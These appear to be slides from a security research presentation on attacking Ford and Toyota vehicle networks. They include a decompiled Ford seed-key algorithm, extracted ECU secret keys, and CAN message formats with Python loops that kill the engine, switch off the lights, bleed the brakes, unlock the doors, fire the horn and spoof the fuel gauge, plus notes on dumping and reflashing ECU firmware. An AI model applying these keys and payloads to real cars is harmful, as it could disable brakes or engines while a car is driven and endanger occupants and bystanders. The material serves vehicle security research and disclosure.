
SecurityAccess

- A few each ECUs from each car responded and accepted the securityAccess service
- For these ECUs we've figured out the secrets to produce valid keys from the seeds provided
- This permits the ECUs to be put in reprogramming mode and other special diagnostic states

SecurityAccess: Ford

- PAM doesn't send random seeds
- IDH: 07, IDL: 36, Len: 08, Data: 02 **27 01** 00 00 00 00 00
- IDH: 07, IDL: 3E, Len: 08, Data: 05 67 01 **11 22 33** 00 00
- IDH: 07, IDL: 36, Len: 08, Data: 05 27 02 **CB BF 91** 00 00
- IDH: 07, IDL: 3E, Len: 08, Data: 02 **67 02** 00 00 00 00 00
- Other ECUs do send random seeds

Reversing the Ford IDS tool



Ford algorithm

- MCPFunctionManager.dll

```
1 int __stdcall iKey_from_iSeed(int seed, int s1, int s2, int s3, int s4, int s5)
2 {
3     int c_seed; // ecx@1
4     int a_bit; // ST50_4@3
5     int v8; // ecx@3
6     int v9; // eax@3
7     int v10; // edx@3
8     int v11; // ST50_4@6
9     int v12; // edx@6
10    int v13; // ecx@6
11    int v14; // eax@6
12    int c_endy; // eax@7
13    int c2_endy; // edx@7
14    int or_ed_seed; // [sp+4h] [bp-5Ch]@1
15    int mucked_value; // [sp+1Ch] [bp-44h]@1
16    signed int i; // [sp+48h] [bp-18h]@1
17    signed int j; // [sp+48h] [bp-18h]@4
18    int endy; // [sp+54h] [bp-Ch]@0
19
20    c_seed = seed;
21    or_ed_seed = ((c_seed & 0xFF0000) >> 16) | (unsigned __int16)(seed & 0xFF00) | (s1 << 24) | ((unsigned __int8)seed << 16);
22    mucked_value = 0xC541A9u;
23    for ( i = 0; i < 32; ++i )
24    {
25        a_bit = ((or_ed_seed >> i) & 1 ^ mucked_value & 1) << 23;
26        v8 = a_bit | (mucked_value >> 1);
27        v9 = a_bit | (mucked_value >> 1);
28        v10 = a_bit | (mucked_value >> 1);
29        endy = v10 & 0xEF6FD7 | (((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20 | (((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & 0x800000) >> 23);
30        mucked_value = v10 & 0xEF6FD7 | (((v9 & 0x100000) >> 20) ^ ((v8 & 0x800000) >> 23)) << 20 | (((mucked_value >> 1) & 0x8000) >> 15) ^ ((v8 & 0x800000) >> 23);
31    }
32    for ( j = 0; j < 32; ++j )
33    {
34        v11 = (((s5 << 24) | (s4 << 16) | s2 | (s3 << 8)) >> j) & 1 ^ mucked_value & 1 << 23;
35        v12 = v11 | (mucked_value >> 1);
36        v13 = v11 | (mucked_value >> 1);
37        v14 = v11 | (mucked_value >> 1);
38        endy = v14 & 0xEF6FD7 | (((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20 | (((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12 & 0x800000) >> 23);
39        mucked_value = v14 & 0xEF6FD7 | (((v13 & 0x100000) >> 20) ^ ((v12 & 0x800000) >> 23)) << 20 | (((mucked_value >> 1) & 0x8000) >> 15) ^ ((v12 & 0x800000) >> 23);
40    }
41    c_endy = endy;
42    c2_endy = endy;
43    return ((c2_endy & 0xF0000) >> 16) | 16 * (endy & 0xF) | (((c_endy & 0xF0000) >> 20) | ((endy & 0xF000) >> 8)) << 8 | ((endy & 0xFF0) >> 4 << 16);
44 }
```

Ford keys

- AlgData.dll (407 keys)

[illegible]

```
secret_key <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>
; DATA XREF: sub_100011A0+2910
secret_key <0AAh, 77h, 5Ch, 45h, 0B7h, 0, 0, 0, 5, 0, 0, 0>
secret_key <79h, 69h, 96h, 56h, 0B6h, 0, 0, 0, 5, 0, 0, 0>
secret_key <1Ah, 12h, 0D3h, 98h, 49h, 0, 0, 0, 5, 0, 0, 0>
secret_key 2 dup(<76h, 66h, 84h, 57h, 8Ch, 0, 0, 0, 5, 0, 0, 0>)
secret_key <88h, 99h, 96h, 6Ah, 5Ch, 0, 0, 0, 5, 0, 0, 0>
secret_key <98h, 97h, 68h, 77h, 0AAh, 0, 0, 0, 5, 0, 0, 0>
secret_key <93h, 46h, 98h, 48h, 0B9h, 0, 0, 0, 5, 0, 0, 0>
secret_key <96h, 99h, 56h, 94h, 85h, 0, 0, 0, 5, 0, 0, 0>
secret_key <9Ch, 0CAh, 8Ah, 7Ah, 37h, 0, 0, 0, 5, 0, 0, 0>
secret_key <79h, 0B6h, 8Ch, 0A4h, 64h, 0, 0, 0, 5, 0, 0, 0>
secret_key <79h, 69h, 96h, 56h, 0B6h, 0, 0, 0, 5, 0, 0, 0>
secret_key <17h, 7Bh, 6Ah, 96h, 74h, 0, 0, 0, 5, 0, 0, 0>
secret_key <7Bh, 73h, 77h, 6Ah, 0A5h, 0, 0, 0, 5, 0, 0, 0>
secret_key <0A8h, 6Bh, 9Ch, 87h, 68h, 0, 0, 0, 5, 0, 0, 0>
secret_key <98h, 85h, 98h, 77h, 0A9h, 0, 0, 0, 5, 0, 0, 0>
secret_key <27h, 76h, 76h, 59h, 0C6h, 0, 0, 0, 5, 0, 0, 0>
secret_key <75h, 37h, 0BBh, 0D8h, 89h, 0, 0, 0, 5, 0, 0, 0>
secret_key <87h, 0C8h, 8Bh, 77h, 0A6h, 0, 0, 0, 5, 0, 0, 0>
secret_key <34h, 0D9h, 52h, 0C9h, 42h, 0, 0, 0, 5, 0, 0, 0>
secret_key <7Dh, 0D0h, 0C4h, 76h, 62h, 0, 0, 0, 5, 0, 0, 0>
secret_key <6Ah, 0A5h, 68h, 56h, 5Eh, 0, 0, 0, 5, 0, 0, 0>
secret_key <49h, 0BEh, 98h, 2Ah, 14h, 0, 0, 0, 5, 0, 0, 0>
secret_key 2 dup(<8, 30h, 61h, 55h, 0AAh, 0, 0, 0, 5, 0, 0, 0>)
secret_key <53h, 67h, 98h, 0B3h, 0A4h, 0, 0, 0, 5, 0, 0, 0>
secret_key <0B3h, 97h, 0C8h, 6Ah, 37h, 0, 0, 0, 5, 0, 0, 0>
secret_key <6, 0F9h, 4, 9Eh, 65h, 0, 0, 0, 5, 0, 0, 0>
secret_key <0B6h, 0E3h, 0D7h, 7Ch, 3Dh, 0, 0, 0, 5, 0, 0, 0>
secret_key <92h, 77h, 6Bh, 88h, 77h, 0, 0, 0, 5, 0, 0, 0>
secret_key <7Bh, 87h, 89h, 9Bh, 57h, 0, 0, 0, 5, 0, 0, 0>
secret_key <38h, 89h, 85h, 87h, 3Ah, 0, 0, 0, 5, 0, 0, 0>
secret_key <9Ah, 0B6h, 99h, 6Ch, 9Ah, 0, 0, 0, 5, 0, 0, 0>
secret_key <78h, 77h, 68h, 6Bh, 53h, 0, 0, 0, 5, 0, 0, 0>
secret_key <77h, 87h, 0A5h, 86h, 0A3h, 0, 0, 0, 5, 0, 0, 0>
```

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

Ford Escape keys

```
secret_keys = {  
    0x727: "50 C8 6A 49 F1",  
    0x733: "AA BB CC DD EE",  
    0x736: "08 30 61 55 AA",  
    0x737: "52 6F 77 61 6E",  
    0x760: "5B 41 74 65 7D",  
    0x765: "96 A2 3B 83 9B",  
    0x7a6: "50 C8 6A 49 F1",  
    0x7e0: "08 30 61 A4 C5", }
```

```
secret_keys2 = {  
    0x7e0: "44 49 4F 44 45",  
    0x737: "5A 89 E4 41 72"} }
```

SecurityAccess: Toyota

- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets

- ```
secret_keys = {
 0x7E0: "00 60 60 00",
 0x7E2: "00 60 60 00",
}
secret_keys2 = {
 0x7B0: "00 25 25 00"
}
```

- ## Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```

# Kill Engine: Ford

- Kill the engine in the Ford
- CAN ID: 07E0
- Length: 08
- Format: 05 31 01 40 44 XX 00 00
  - XX => Bit field for cylinders. FF is all cylinders.

# Kill Engine: Ford



# Lights: Toyota

- Turn lights ON and OFF when in AUTO mode
- CAN ID: 0750
- Length: 08
- Format: 40 05 30 15 00 XX 00 00
  - XX => 40 lights ON | 00 lights OFF



# Lights: Toyota II



# Lights out: Ford

- Turn lights OFF
- CAN ID: 0736
- Length: 8
- Format: 7E 80 00 00 00 00 00 00

```
MS CAN
handle = mydll.open_device(3,0)
if do_diagnostic_session(mydll, handle, 0x736, "prog"):
 print "Started diagnostic session"
 time.sleep(1)
do_security_access(mydll, handle, 0x736)
while True:
 send_data(mydll, handle, 0x736, [0x7e, 0x80])
 time.sleep(.1)
```

# Lights: Ford II



# Horn: Toyota

- The horn can be engaged
- CAN ID: 0750
- Length: 08
- Format: 40 04 30 06 00 XX 00 00
  - XX => 20 is ON | 00 is OFF

# Horn: Toyota II





# Selt Belt: Toyota

- The driver's and passenger's seat belts can be pre-tightened in the event of an accident
- CAN ID: 0781
- Length: 08
- Format: 04 30 01 00 XX 00 00 00
  - XX => 01 is driver's | 02 is passenger's | 03 is both

# Selt Belt: Toyota



# Doors Lock/Unlock: Toyota

- Lock and unlock all the doors
- CAN ID: 0750
- Length: 08
- Format: 40 05 30 11 00 XX YY 00
  - XX => 80 is lock all | 40 is unlock all
  - YY => 80 is hatch/trunk | 00 is normal

# Doors Lock/Unlock: Toyota II



# Fuel Gauge: Toyota

- Set the fuel gage to semi-arbitrary levels
- CAN ID: 07C0
- Length: 08
- Format: 04 30 03 00 XX 00 00 00
  - XX => 01 is empty with beep | 02 is empty | 08 is  $\frac{1}{4}$  tank | 10 is  $\frac{1}{2}$  tank | 20 is  $\frac{3}{4}$  tank | 40 is full tank



# Fuel Gauge: Toyota II



# Ford disable brakes

- Bleed the brakes
- CAN ID: 0760
- Length: 08
- Format: B1 00 2B FF FF 00 00 00

```
while True:
 if not len(do_proprietary(mydll, handle, 0x760, 0x2b,
 [0xff, 0xff])):
 do_diagnostic_session(mydll, handle, 0x760, "adj")
```

# Disable brakes: Ford



**FIRMWARE**


# Ford

- Watch the IDS tool, it “updates” 3 ECU’s
  - PAM
  - SJB
  - PCM
- Send the code
  - RequestDownload/TransferData/  
RequestTransferExit
- Execute the code
  - RoutineControl




# Dumping firmware

Freescale USB S08/HCS12 BDM Multilink In-Circuit Debugger/  
Programmer is connected to the BDM header



# Codewarrior HC12 Development Kit



# Disassembling

target processor Motorola HCS12X

The screenshot displays the IDA Pro disassembler interface for a Motorola HCS12X target processor. The main window shows the disassembly of a function named `do_copctl` at address `0000C820`. The disassembly includes instructions such as `ldab #7`, `stsb COPCTL`, `call clear_some_values, $FFF`, `clrb SYN`, `stsb REFDV`, `ldab CRGFLG`, `bitb #8`, `beq loc_C831`, `bset CLKSEL, #80`, `bset DDRJ, #40`, `bclr PTJ, #40`, `bset DDRP, #20`, and `rtc`. The output window at the bottom shows the initialization of the subsystem and the execution of the `main` function.

**Functions window**

- do\_long\_operation\_transfer\_data
- do\_long\_operation\_no\_call
- do\_long\_operation\_routine\_contr
- clear\_a\_few\_values
- copy\_address\_and\_size\_to\_copy\_
- copy\_function
- handle\_request\_emission\_perm\_
- do\_stuff\_send\_response
- read\_data\_by\_common\_identifier
- handle\_security\_access\_packet
- handle\_routine\_control

Line 98 of 135

**Graph overview**

**IDA View-A**

ROM:C81C FF fcb \$FF  
ROM:C81D FF fcb \$FF  
ROM:C81E FF fcb \$FF  
ROM:C81F FF fcb \$FF  
ROM:C820  
ROM:C820  
ROM:C820  
ROM:C820  
ROM:C820  
ROM:C820 C6 07  
ROM:C822 7B 00 3C  
ROM:C825 4A CB 76 FF  
ROM:C829 C7  
ROM:C82A 7B 00 34  
ROM:C82D C7  
ROM:C82E 7B 00 35  
ROM:C831  
ROM:C831 F6 00 37  
ROM:C834 C5 08  
ROM:C836 27 F9  
ROM:C838 1C 00 39 80  
ROM:C83C 1C 02 6A 40  
ROM:C840 1D 02 68 40  
ROM:C844 1C 02 5A 20  
ROM:C848 0A  
ROM:C848  
ROM:C848  
ROM:C849  
ROM:C84A  
ROM:C84A  
ROM:C84A  
ROM:C84A  
ROM:C84A 0A  
ROM:C84A  
ROM:C84A  
ROM:C84B  
ROM:C84C

**do\_copctl:**

```
ldab #7 ; CODE XREF: setup_and_loop+10;p
stsb COPCTL ; CRG COP Control Register
call clear_some_values, $FFF
clrb SYN ; CRG Synthesizer Register
stsb REFDV ; CRG Reference Divider Register

loc_C831:
ldab CRGFLG ; CODE XREF: do_copctl+16;p
bitb #8 ; CRG Flags Register
beq loc_C831
bset CLKSEL, #80 ; CRG Clock Select Register
bset DDRJ, #40 ; Port J Data Direction Register
bclr PTJ, #40 ; Port J I/O Register
bset DDRP, #20 ; Port P Data Direction Register
rtc

; End of function do_copctl
; [00000001 BYTES: COLLAPSED FUNCTION nullsub_1. PRESS KEYPAD CTRL-~+ TO EXPAND]

; ===== SUBROUTINE =====

nullsub_2:
rtc ; CODE XREF: sub_E8AC+4;p
; End of function nullsub_2
; [00000001 BYTES: COLLAPSED FUNCTION nullsub_6. PRESS KEYPAD CTRL-~+ TO EXPAND]
; [00000001 BYTES: COLLAPSED FUNCTION nullsub_3. PRESS KEYPAD CTRL-~+ TO EXPAND]
```

0000C820 0000C820: do\_copctl

**Output window**


Autoanalysis subsystem has been initialized.  
Database for file '800-ffff.bin' has been loaded.  
Compiling file '/Applications/IDA Pro 6.3/idaq.app/Contents/MacOS/idaq/idaq.idc'...  
Executing function 'main'...

Python 2.6.7 (r267:88850, Aug 5 2011, 03:30:30)  
[GCC 4.2.1 (Based on Apple Inc. build 5658) (LLVM build 2335.15.00)]  
IDAPython v1.5.5 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Python

|             |    |   |   |                                                |
|-------------|----|---|---|------------------------------------------------|
| CANORXIDR0: | fc | 0 | ; | DATA XREF: check_for_diagnostic_session        |
|             |    |   | ; | check_for_diagnostic_session:loc_E715          |
|             |    |   | ; | MSCAN 0 Receive Identifier Register 0          |
|             |    |   | ; |                                                |
|             |    |   | ; | Receive buffer as described in 10.3.3.         |
|             |    |   | ; |                                                |
|             |    |   | ; | CAN ID (8 bits)                                |
| CANORXIDR1: | fc | 0 | ; | MSCAN 0 Receive Identifier Register 1          |
|             |    |   | ; |                                                |
|             |    |   | ; | CAN ID 3 bits                                  |
| CANORXIDR2: | fc | 0 | ; | MSCAN 0 Receive Identifier Register 2          |
| CANORXIDR3: | fc | 0 | ; | MSCAN 0 Receive Identifier Register 3          |
| CANORXDSR0: | fc | 0 | ; | DATA XREF: look_for_start_diagnostic_session   |
|             |    |   | ; | check_for_tester_present+1                     |
|             |    |   | ; | check_for_tester_present+55                    |
|             |    |   | ; | handle_8_byte_data:loc_EAD3                    |
|             |    |   | ; | handle_8_byte_data+4A                          |
|             |    |   | ; | handle_8_byte_data:loc_EB42                    |
|             |    |   | ; | handle_8_byte_data+85                          |
|             |    |   | ; | handle_8_byte_data:loc_EB57                    |
|             |    |   | ; | handle_8_byte_data+DD                          |
|             |    |   | ; | handle_8_byte_data:loc_EBE0                    |
|             |    |   | ; | handle_8_byte_data+1BB                         |
|             |    |   | ; | handle_8_byte_data:loc_ED71                    |
|             |    |   | ; | handle_8_byte_data:loc_ED8C                    |
|             |    |   | ; | handle_8_byte_data:loc_EDA2                    |
|             |    |   | ; | MSCAN 0 Receive Data Segment Register 0        |
|             |    |   | ; |                                                |
|             |    |   | ; | CAN PACKET DATA                                |
| CANORXDSR1: | fc | 0 | ; | DATA XREF: look_for_start_diagnostic_session+7 |
|             |    |   | ; | check_for_tester_present+8                     |
|             |    |   | ; | handle_8_byte_data+A2                          |
|             |    |   | ; | handle_8_byte_data+E4                          |
|             |    |   | ; | handle_8_byte_data+EB                          |

# Switch





# See paper for...

- Toolchain to write HC12x payloads
- Python scripts to upload and execute payloads

# Continued access



# Toyota

- Haven't gotten it pulled off the chip yet ☹️
- Do have some data from a calibration update
  - Motorola S-Format w/ meta data
- Chips appear to be
  - M16/C & NEC v850
- Re-flashing process is much different
  - No RequestUpload/RequestDownload
  - Doesn't follow ISO spec we found

# Reflashing: Toyota

- Calibration files look much like INI with S-Format for the data/code
- ECU requires additional steps to be fully reprogrammable
- Low CAN IDs are used that only follow ISO-TP, the rest is proprietary
- See paper for more detail

# Reflashing: Calibration Files

```
5 [Vehicle]
6 Number=1
7 DateOfIssue=2011-11-08
8 VehicleType=-
9 EngineType=22R-FXE
10 VehicleName=PRIUS
11 ModelYear=10
12 ContactType=CAN
13 KindOfECU=ENG & ECT
14 NumberOfCalibration=1
15
16 [CPU01]
17 CPUImageName=lnk590RC3USA.xx
18 NewCID=34715300
19 LocationID=0002000100070720 ←
20 ECUType=FOREST-2
21 NumberOfTargets=3 ←
22 01_TargetCalibration=34715000 ←
23 01_TargetData=423438493A3E3E4D ←
24 02_TargetCalibration=34715100
25 02_TargetData=42353B3C3A4A4948
26 03_TargetCalibration=34715200
27 03_TargetData=424433493A4B4B4D
28
